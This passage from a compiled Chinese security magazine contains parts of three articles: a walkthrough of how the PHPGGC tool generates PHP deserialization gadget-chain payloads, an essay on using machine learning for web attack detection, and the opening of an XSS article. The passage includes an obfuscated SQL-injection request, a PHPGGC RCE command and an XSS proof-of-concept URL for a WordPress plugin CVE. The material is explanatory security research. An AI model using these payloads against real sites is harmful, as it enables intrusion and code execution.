        return new $class();  
    }, $classes);  
    # Convert backslashes in classes names to forward slashes,  
    # so that the command line is easier to use  
    $classes = array_map(function($class)  
    {  
        return strtolower(str_replace('\\', '/', $class));  
    }, $classes);  
    return array_combine($classes, $objects);  
}
```

跟进 `include_gadget_chains` 方法中看一下  :

```
protected function include_gadget_chains()  
{  
    $base = $this->base . self::DIR_GADGETCHAINS;  
    $files = glob($base . '/*/*/chain.php');  
    array_map(function ($file)  
    {  
        include_once $file;  
    }, $files);  
}
```

在这边首先获取到当前路径，之后从根目录将其下子目录中的所有 `chain.php` 遍历一下，将其路径存储到 `$files` 数组中。接着将数组中的所有 `chain.php` 包含一遍，保证之后的调用。

回到 `get_gadget_chains` 接着向下看，将返回所有已定义类的名字所组成的数组，将其定义为 `$classes`，接着将是 `PHPGGC\GadgetChain` 子类的类，全部筛选出来（也就是将所

有的 payload 筛选出来), 并将其实例化, 在其完成格式化后, 返回一个由其名与实例化后的类所组成的键值数组。

到此, 完成了最基本框架加载与类的实例化准备。

跟着运行流程, 看到 generate 方法  :

```
public function generate()
{
    global $argv;
    $parameters = $this->parse_cmdline($argv);
    if(count($parameters) < 1)
    {
        $this->help();
        return;
    }
    $class = array_shift($parameters);
    $gc = $this->get_gadget_chain($class);
    $parameters = $this->get_type_parameters($gc, $parameters);
    $generated = $this->serialize($gc, $parameters);
    print($generated . "\n");
}
```

代码很简单, 一步一步跟着看, 首先 parse_cmdline 完成了对于所选模块及附加参数的解析。

接下来 array_shift 完成的操作就是将我们所选的模块从数组中抛出来。

举个例子, 比如我们输入如下  :


```
$ ./phpgc monolog/rce1 'phpinfo();'
```

当前的\$class 为 monolog/rce1, 看到接下来进入了 get_gadget_chain 方法中, 带着我们参数跟进去看  。

```
public function get_gadget_chain($class)
{
    $full = strtolower('GadgetChain/' . $class);
    if(!in_array($full, array_keys($this->gadgets)))
    {
        throw new PHPGC\Exception('Unknown gadget chain: ' . $class);
    }
    return $this->gadgets[$full];
```

}

现在的\$full 为 gadgetchain/monolog/rce1 , ok , 看一下我们全局存储的具有 payload 的数组 :



```

Variables
▼ 1 2 3 gadgets = {array} [10]
  ► 1 2 3 gadgetchain/doctrine/fw1 = {GadgetChain\Doctrine\FW1} [7]
  ► 1 2 3 gadgetchain/guzzle/fw1 = {GadgetChain\Guzzle\FW1} [7]
  ► 1 2 3 gadgetchain/laravel/rce1 = {GadgetChain\Laravel\RCE1} [7]
  ► 1 2 3 gadgetchain/monolog/rce1 = {GadgetChain\Monolog\RCE1} [7]
  ► 1 2 3 gadgetchain/monolog/rce2 = {GadgetChain\Monolog\RCE2} [7]
  ► 1 2 3 gadgetchain/phalcon/rce1 = {GadgetChain\Phalcon\RCE1} [7]
  ► 1 2 3 gadgetchain/slim/rce1 = {GadgetChain\Slim\RCE1} [7]
  ► 1 2 3 gadgetchain/swiftmailer/fw1 = {GadgetChain\SwiftMailer\FW1} [7]
  ► 1 2 3 gadgetchain/swiftmailer/fw2 = {GadgetChain\SwiftMailer\FW2} [7]
  ► 1 2 3 gadgetchain/symfony/rce1 = {GadgetChain\Symfony\RCE1} [7]
10 has_wrapper = false
    
```

安全客 (bobao.360.cn)

可以很清楚的看到 , 返回了一个已经实例化完成的 GadgetChain\Monolog\RCE1 的类。对应的目录则为/gadgetchains/Monolog/RCE/1/chain.php

继续向下 , 看到将类与参数传入了 get_type_parameters , 跟进 ↴ :

```

protected function get_type_parameters($gc, $parameters)
{
    $arguments = $gc->parameters;
    $values = @array_combine($arguments, $parameters);
    if($values === false)
    {
        $this->o($gc, 2);
        $arguments = array_map(function ($a) {
            return '<' . $a . '>';
        }, $arguments);
        $message = 'Invalid arguments for type "' . $gc->type . '" ' . "\n" .
            $this->_get_command_line($gc->get_name(), ...$arguments);
        throw new PHPGGC\Exception($message);
    }
    return $values;
}
    
```

其完成的操作对你想要执行或者写入的代码进行装配，即 code 标志位与你输入的 RCE 代码进行键值匹配。若未填写代码，则返回错误，成功则返回相应的数组以便进行 payload 的序列化。

看完了这个模块后，再看我们最后的一个模块：将 RCE 代码进行序列化，完成 payload 的生成 ：

```
public function serialize($gc, $parameters)
{
    $gc->load_gadgets();
    $parameters = $gc->pre_process($parameters);
    $payload = $gc->generate($parameters);
    $payload = $this->wrap($payload);
    $serialized = serialize($payload);
    $serialized = $gc->post_process($serialized);
    $serialized = $this->apply_filters($serialized);
    return $serialized;
}
```

0x07 结语

关于 PHP (反) 序列化漏洞的触发和利用所涉及的东西还有很多，本文只是做一个概括性的描述，抛砖引玉，如有不精确的地方，望大家给予更正。

0x08 参考资料

Practical PHP Object Injection

SugarCRM 6.5.23 - REST PHP Object Injection 漏洞分析

CVE-2016-7124

PHPGGC

关于 PHP 中的自动加载类

Phith0n 小密圈的主题

AI 重新定义 Web 安全

作者：丛磊，白山合伙人兼工程副总裁

原文地址：<http://geek.csdn.net/news/detail/239193>

云给安全带来的影响

距离 2006 年 Amazon 发布 EC2 服务已经过去了 11 年，在这 11 年里，发生的不仅仅是 AWS 收入从几十万美金上涨到 100 多亿美金，更重要的是云计算已经走进每一家企业。根据信通院发布的“2016 云计算白皮书”，目前近 90% 的企业都已经开始使用云计算（包括公有云、私有云等），这说明大规模云化对于企业而言已经不只是趋势，更是确凿的既成事实。

云化普及的同时也给安全带来很多挑战，主要包括：

云化导致以硬件设备为主的传统安全方式失效。我在跟企业交流时，不止一家企业提出了这样的担心：在上公有云的过程中，因为无法把已购买的硬件防护搬到云上，所以非常担心业务安全性。有趣的是，他们对于上云后的流量层攻击反倒不担心，因为他们认为云上的高防 IP 等产品可以解决大部分问题。云化导致了业务层的安全空白，这不仅发生在公有云环境，在私有云环境也时有发生，以 OpenStack Icehouse 版本为例，至今仍缺少能够有效横向扩展的 Web 安全组件。

云化导致攻击/作恶成本大大降低。云是 IT 领域里“共享经济”的再升级，从最早的 IDC 租用升级进化到 Linux kernel namespace 租用，但这种“共享经济”在给企业带来成本降低、使用便利等益处的同时，也顺便给攻击者带来了同样的好处。按目前市场行情，攻击者租用一个公网弹性 IP 的成本可低至 1 元/天，租用一个 IaaS 平台的 hypervisor 层的计算环境，每日成本也只有几元，如果是 container 层的计算环境，成本还要更低。如此低的成本，致使攻击者不再像过去那样花大力气挖掘培养肉机，而是可以在瞬间轻松拥有用于攻击的计算网络资源。以白山服务的某著名互联网招聘领域客户为例，攻击者最多可以在一天内动用上万个 IP 以极低的频率爬取核心用户简历。


云化导致业务可控性降低，遭遇攻击的风险大大提高。实际上云客观造成了业务的复杂性和不可控性：大量自身或合作方的业务都跑在同一个云上，其中任何一个业务被攻击，都有可能对其他部分造成影响。不可否认，现有的 hypervisor 隔离技术很成熟，以 CPU 为例，通过计算时间片分配进而执行指令间插入各种自旋锁可以精确控制执行体的 CPU 分配，其他资

源包括内存、IO 也都可以恰当的控制。但在所有资源里，隔离性最脆弱的就是网络，尤其是公网，毕竟 NAT 出口、域名等很难被隔离。

所以，我们不得不面对这样的现实：在享受云计算时代红利的同时，面临的业务层安全问题也越来越严重。

安全产品需要变革

遗憾的是，很多传统安全产品并没有跟上这个时代。最明显的例子，15 年前的防火墙就依靠着在命令行设定各种各样的 policy 工作；而 15 年后的今天，一切的变化只是由命令行设定 policy 变成了界面设置 policy，这不得不说是一种悲哀！



对于传统安全产品，设定 policy 是一种痛苦

我曾经听某著名安全厂商的布道师演讲，“买了我们的产品不代表你的业务就安全了，你必须学会怎么配置！”，这话听起来有道理，但遗憾的是，大多数公司的安全人员并不是公司的业务开发者，他们不知道业务页面应该从哪个 referer 过来、不应该接受哪个 user-agent 的请求，也不知道某个接口应该接受哪些参数，甚至不知道业务对于单个用户的合理访问频率区间。更遗憾的是，这些传统安全产品价值不菲，在你花了上百万银子后，很可能毫无作用，而最悲哀之处在于“你以为它在起作用！”




传统的安全产品因为必须要串接到业务中间，这带来了极大的不稳定性。虽然某些先进的硬件机制可以通过技术降低这个风险，但仍不可避免的是：串接会带来性能延迟+带宽瓶颈。有些企业一开始购买了 100Mbps 吞吐量的硬件安全产品，但当业务突增时，硬件却无法自由横向扩容。更麻烦的是，串行模式一旦分析的维度变得复杂（如策略变多时），就注定会造成业务的访问延迟；而分析维度一旦少，如退化为只做固定时间内访问频率限制，又会造成识别错误率上升。这是传统安全产品无法解决的永恒矛盾体。

不幸的是，虽然传统安全产品存在诸多问题，但很多用户仍在默默忍受，甚至习惯了每天配置策略的工作。但这并不意味着合理。

在不便中，一直蕴藏着技术革新的机会！这时，机器学习来了！

机器学习是解决安全问题的金钥匙



机器学习其实早已到来。由上图中可以看出，目前大红大紫的深度学习，其源头-神经网络，早在上世纪 70 年代就已经被提出。从上世纪 80 年代到本世纪，机器学习本身经历了几次平淡期和爆发期，随着大数据的发展和一些热点事件（如 AlphaGo 战胜李世石）机器学习又一次进入爆发期。

那么大数据和机器学习具有什么关系呢？这还要和深度学习挂钩，从理论上讲，深度学习本质上是利用多层的神经网络计算，代替传统特征工程的特征选取，从而达到媲美甚至超越传统特征工程进行分类算法的效果。基于这个逻辑，当标注样本足够多时（即所谓“大数据”），通过深度学习就可以构造出非常强大的分类器，如判断一个围棋的棋局对哪方有利。

AI 随着目前深度学习的火爆看似非常强大，但不幸的是，坦白讲目前 AI 的发展成熟度远没有达到可以取代人脑抑或接近人脑的水平。根据图灵测试理论，AI 本身要解决的问题无外乎：识别、理解、反馈。

这三个问题逐步递进，真正智能的机器人最终可以跟人脑一样反馈，从而在图灵测试中无法区分它是人还是机器。

按当前 AI 发展情况，“识别”的进展目前效果最好，无论是图像、语音还是视频，目前很多厂商都可以做到很高的识别率；但“理解”就差强人意了，大家都用过苹果的 Siri，它还未能达到与人真正对话的程度；而反馈就更难了，这要求在理解的基础上不断地应变，同一个问题可能因对方身份、心情、交流场合不同，以不同的语气语调做出不同反应。

所以，目前应用机器学习效果非常好的领域，几乎都是某个特定领域内的识别问题，并非通用领域，如人脸识别、人机对弈（人机对弈本质上也是某个棋种领域的识别问题：机器通过学习成千上万的棋局后，就可以自动识别某一棋局在一方走的情况下对谁有利。）

非常幸运的是，安全领域中问题大多是特定场景下的识别问题，而非通用场景，也并未涉及理解和反馈，你只需要把相关数据交给机器学习系统，让它做出识别判断即可：安全或者不安全，不安全的原因。

正因为安全问题本质是特定领域内的识别问题，所以从理论上讲，机器学习非常适合应用在安全领域，是解决安全问题的金钥匙。

安全结合机器学习的难点

虽然机器学习早已存在，但是长久以来并未改变安全市场，以“土办法（设定策略）”立足的产品仍旧占据主导地位，究其原因，主要有以下几点：

1.不同于其他通用领域，安全领域的样本标注成本较高。对于机器学习而言，拥有海量、完整、客观、准确的标注样本异常重要，标注样本越多、越全面，训练出来的分类器才可能越准确。对于所有行业来讲，获取样本（标注样本）都并不容易，而安全领域尤为困难。如对人

脸识别的标注，初中生甚至小学生就可以完成，但对于一次安全的威胁事件，就需要极具经验的安全人员才可以完成，两者的成本差距十分巨大。

```
22. [REDACTED] "GET /test/test.php?id=1%df%27%2F%2A%21aNd%2A%2F3922%3D%2F%2A%21iF%2A%2F%28%280
D%28%28%2F%2A%21SeLect%2A%2F%2F%21iFNULL%2A%2F%28Cast%28CoUnt%28%2F%2A%21dIStinCT%2A%2F%28grantee%29%29%2F%2A%21
%2A%2F%2F%2A%21ChAr%2A%2F%29%2C0%20%29%2F%2A%21fROM%2A%2FINFORMATION_SCHEMA.USER_PRIVILEGES%29%2C1%2C1%29%29%3E181416%29
%2C%28%29%2C3922%29--%20mUZ1%20and%20%270haVInG%27%3D%270haVInG%27 HTTP/1.1" 200 378
```

某个注入攻击

如上图所示，这个注入攻击经多次复杂编码，非专业人事很难进行样本标注。所以目前在通用场景下，之所以安全领域中深度学习落地并不多，主要原因也是很难获取海量的标注数据。

2. 不同于通用领域，安全领域的场景特点更加明显，判断攻击的标准会随着业务特点的不同而不同。以最简单的CC攻击为例，600次/分钟的访问对于某些企业可能意味着破坏性攻击，但对其他企业则属于正常访问范围。所以，即便有大量的标注样本，某一企业的标注样本可能对于其他企业毫无用处，这也是导致安全领域应用机器学习较为困难的另一个重要原因。

3. 针对传统的文本型攻击，传统思维认为简单的特征工程，甚至直接的正则匹配更有效。

我们把Web攻击分为行为型攻击和文本型攻击两类：

行为型攻击：每个请求看起来都是正常的，但将其连接成请求走势图时，就会发现问题，如爬虫、撞库、刷单、薅羊毛等。以刷粉行为为例：每个请求看起来都是正常的，但攻击者可能动用大量IP在短时间内注册大量账号，并关注同一个用户。只有我们把这些行为连接起来一起分析时，才能发现问题。

文本型攻击：传统的漏洞类攻击，如SQL注入、命令注入、XSS攻击等，单纯的把一个请求看成是一段文本，通过文本的特征即可识别其是否为攻击。

当特征的维度空间较低，且有些维度的区分度很高时，通过简单的线性分类器，就可以实现不错的准确率，例如我们简单的制定一些SQL注入的正则规则，也可以适用于很多场景。但是，这样的传统思维却忽略了召回率问题，实际上也很少有人知道，通过SQL注入的正则规则，可以达到多少的召回率。同时，在某些场景，假如业务的正常接口通过JSON传递SQL语句，那么这种基于正则规则的分类器就会产生极高的误判。

然而传统安全厂商还尚未意识到这些问题。

4. 传统安全人员并不了解机器学习。这是一个不争的事实，大量传统安全公司的安全人员精于构造各种漏洞探测、挖掘各种边界条件绕过，善于制定一个又一个的补丁策略，却并不擅长AI机器学习方面的内容，这也说明了这种跨界人才的稀缺和重要。

正是由于以上原因，AI智能的安全产品迟迟没有出现，但没人可以否认，用户其实早已厌倦policy驱动的规则模式，期待有一种可以适应大多数场景、能够针对行为或文本做深入分析、不需要复杂配置就可以达到高准确率和召回率的Web安全产品。

于是，我们用AI重新定义Web安全，因为我们坚信异常行为和正常行为可以通过特征识别被区分。

用AI重新定义Web安全

那如何解决安全领域的样本标注问题呢？机器学习分为两大类：监督学习和无监督学习。监督学习要求有精准的标注样本；而无监督学习则无需标注样本，即可以针对特征空间进行聚类计算。在标注困难的安全领域，显然无监督学习是一把利器。

应用无监督学习

无监督学习无需事先准备大量标注样本，通过特征聚类就可以将正常用户和异常用户区分开，从而避免大量样本标注的难题。聚类的方式有很多，如距离聚类、密度聚类等，但其核心仍是计算两个特征向量的距离。在Web安全领域，我们获得的数据往往是用户的HTTP流量或HTTP日志，在做距离计算时，可能会遇到一个问题：每个维度的计算粒度不一样，如两个用户的向量空间里HTTP 200返回码比例的距离是两个float值的计算，而request length的距离则是两个int值的计算，这就涉及粒度统一归一化的问题。在这方面有很多技巧，比如可以使用Mahalanobis距离来代替传统的欧式距离，Mahalanobis距离的本质是通过标准差来约束数值，当标准差大时，说明样本的随机性大，则降低数值的权值，反之，当标准差小的时候，说明样本具有相当的规律性，则提高数值的权值。

无监督的聚类可以利用EM计算模型，可以把类别、簇数或者轮廓系数（Silhouette Coefficient）看成EM计算模型中的隐变量，然后不断迭代计算来逼近最佳结果。最终我们会发现，正常用户和异常聚成不同的簇，之后就可以进行后续处理了。当然，这只是理想情况，更多情况下是正常行为与异常行为分别聚成很多簇，甚至还有一些簇混杂着正常和异常行为，那么这时就还需要额外技巧处理。

学习规律

无监督聚类的前提是基于用户的访问行为构建的向量空间，向量空间类似：

[key1:value1,key2:value2,key3:value3...]

这里就涉及两个问题：“如何找到key”以及“如何确定value”。

找到合适的 key 本质是特征选择问题，如何从众多的特征维度中，选择最具有区分度和代表性的维度。为什么不像某些 DeepLearning 一样，将所有特征一起计算？这主要是考虑到计算的复杂度。**请注意**：特征选择并不等同于特征降维，我们常用的 PCA 主成分和 SVD 分解只是特征降维，本质上 DeepLearning 的前几层某种意义上也是一种特征降维。

特征选择的方法可以根据实际情况进行。实验表明在有正反标注样本的情况下，随机森林是一个不错的选择。如果标注样本较少或本身样本有问题，也可以使用 Pearson 距离来挑选特征。

最终，用户的访问行为会变成一组特征，那特征的 value 如何确定？以最重要的特征——访问频率为例，多高的访问频率值得我们关注？这需要我们对于每个业务场景进行学习，才能确定这些 key 的 value。

学习的规律主要包括两大类：

1. 行为规律：自动找出路径的关键点，根据状态转移概率矩阵，基于 PageRank 的 power method 计算原理，网站路径的状态转移矩阵的最大特征值代表的就是其关键路径（关键汇聚点和关键发散点），然后顺着关键点，就可以学习到用户的路径访问规律。

2. 文本规律：对于 API，可以学习出其输入输出规律，如输入参数数量、每个参数的类型（字符串 or 数字 or 邮箱地址等）参数长度分布情况，任何一个维度都会被学习出其概率分布函数，然后就可以根据该函数计算其在群体中的比例。即便是最不确定的随机分布，利用切比雪夫理论也可以告诉我们这些值异常。例如：假如 GET /login.php?username= 中的 username 参数，经过统计计算得出平均长度是 10，标准差是 2，如果有一个用户输入的 username 长度是 20，那么该用户的输入在整体里就属于占比小于 5% 群体的小众行为。

通过特征选择和行为、文本规律学习，我们就可以构建出一套完整且准确的特征空间将用户的访问向量化，进而进行无监督学习。

让系统越来越聪明

如果一个系统没有人的参与，是无法变得越来越聪明的，强大如 AlphaGo 也需要在同人类高手对弈中不断强化自己。在安全领域，虽然完全的样本标注不可能，但是我们可以利用半监督学习的原理，挑选具有代表性的行为交给专业的安全人员判断，经过评定校正，整个系统会越发聪明。安全人员的校正可以与强化学习和集成学习结合实现，对于算法判断准确的情况，可以加大参数权重，反之则可以适当减少。

类似的想法出现于国际人工智能顶级会议 CVPR 2016 的最佳论文之一，“AI2: Training a big data machine to defend”，MIT 的 startup 团队，提出了基于半监督学习的 AI2 系统，可以在有限人工参与的情况下，让安全系统更安全更智能。


重新定义 Web 安全

基于上述几点，我们基本可以勾勒出基于 AI 的 Web 安全的基本要素：



从图中可以看到，所有算法均包含在实时计算框架内。实时计算框架要求数据流的输入、计算、输出都是实时的，这样才可以保证在威胁事件发生时系统迅速做出反应。但是，实时计算的要求也增加了很多挑战和难点，一些传统离线模式下不是问题的问题，在实时计算下会突然变成难题。如最简单的中位数计算，要设计一套在实时流输入的情况下同时还能保证准确性的中位数算法并不容易，T-digest 是一个不错的选择，可以限定在 $O(K)$ 的内存使用空间。还有一些算法可以实现在 $O(1)$ 内存占用的情况下计算相对准确的中位数。

综上所述，我们可以看出利用 AI 实现 Web 安全是一个必然的趋势，它可以颠覆传统基于 policy 配置模式的安全产品，实现准确全面的威胁识别。但是，构造基于 AI 的安全产品本身也是一个复杂的工程，它涉及特征工程、算法设计和验证，以及稳定可靠的工程实现。



ATD 深度威胁识别系统

欢迎对本篇文章感兴趣的同学扫描白山云公众号二维码，一起交流学习



从瑞士军刀到变形金刚--XSS 攻击面拓展

作者：lorexxar

原文地址：【阿里云先知】<https://xianzhi.aliyun.com/forum/read/1988.html?fpage=4>

引子

前段时间我阅读了 Sucuri Security 的 brutelogic 的一篇博客以及 ppt , 对 xss 有了一些新的理解。

在我们真实场景下遇到 xss 漏洞的时候 , 我们常常会使用  :

```
<script>alert(1)</script>
```

来验证站点是否存在漏洞 (PoC) , 为了不触及敏感信息 , 我们往往不会深入研究 XSS 的危害程度 , 很多人都只知道 Cross-Site Scripting (XSS) 可以窃取 cookie , 模拟 admin 请求 , 但事实上在复杂环境下 , 我们可以使用 XSS 完成复杂的攻击链。

测试环境

Wordpress v4.8.0(默认配置)

UpdraftPlus v1.13.4

Yoast SEO v5.1

WP Statistics v12.0.9

以下的所有研究会围绕 Wordpress 的 WP Statistics 爆出的一个后台反射性 xss(CVE-2017-10991)作为基础。

漏洞详情 :

当 Wordpress 的站点装有版本小于等于 v12.0.9 的 WP Statistics 插件时 , 其中 top-referring.php 页面中的 rangestart 和 rangeend 参数没有经过任何过滤就输出在页面内 , 形成了一个 xss 漏洞。

POC:

在 Firefox 浏览器中点击以下链接,就会执行函数 alert(1) 函数  :

```
http://mywordpress.com/wp-admin/admin.php?page=wps_referrers_page&rangeend=123123"><script>alert(1)</script>
```

什么是 XSS ?




Cross-site scripting (XSS) 是一种 Web 端的漏洞，它允许攻击者通过注入 html 标签以及 JavaScript 代码进入页面，当用户访问页面时，浏览器就会解析页面，执行相应的恶意代码。

一般来说，我们通常使用 XSS 漏洞来窃取用户的 Cookie，在 httponly 的站点中，也可能会使用 XSS 获取用户敏感信息。

我们从一段简单的 php 包含 xss 漏洞的 demo 代码来简单介绍下 XSS 漏洞 :

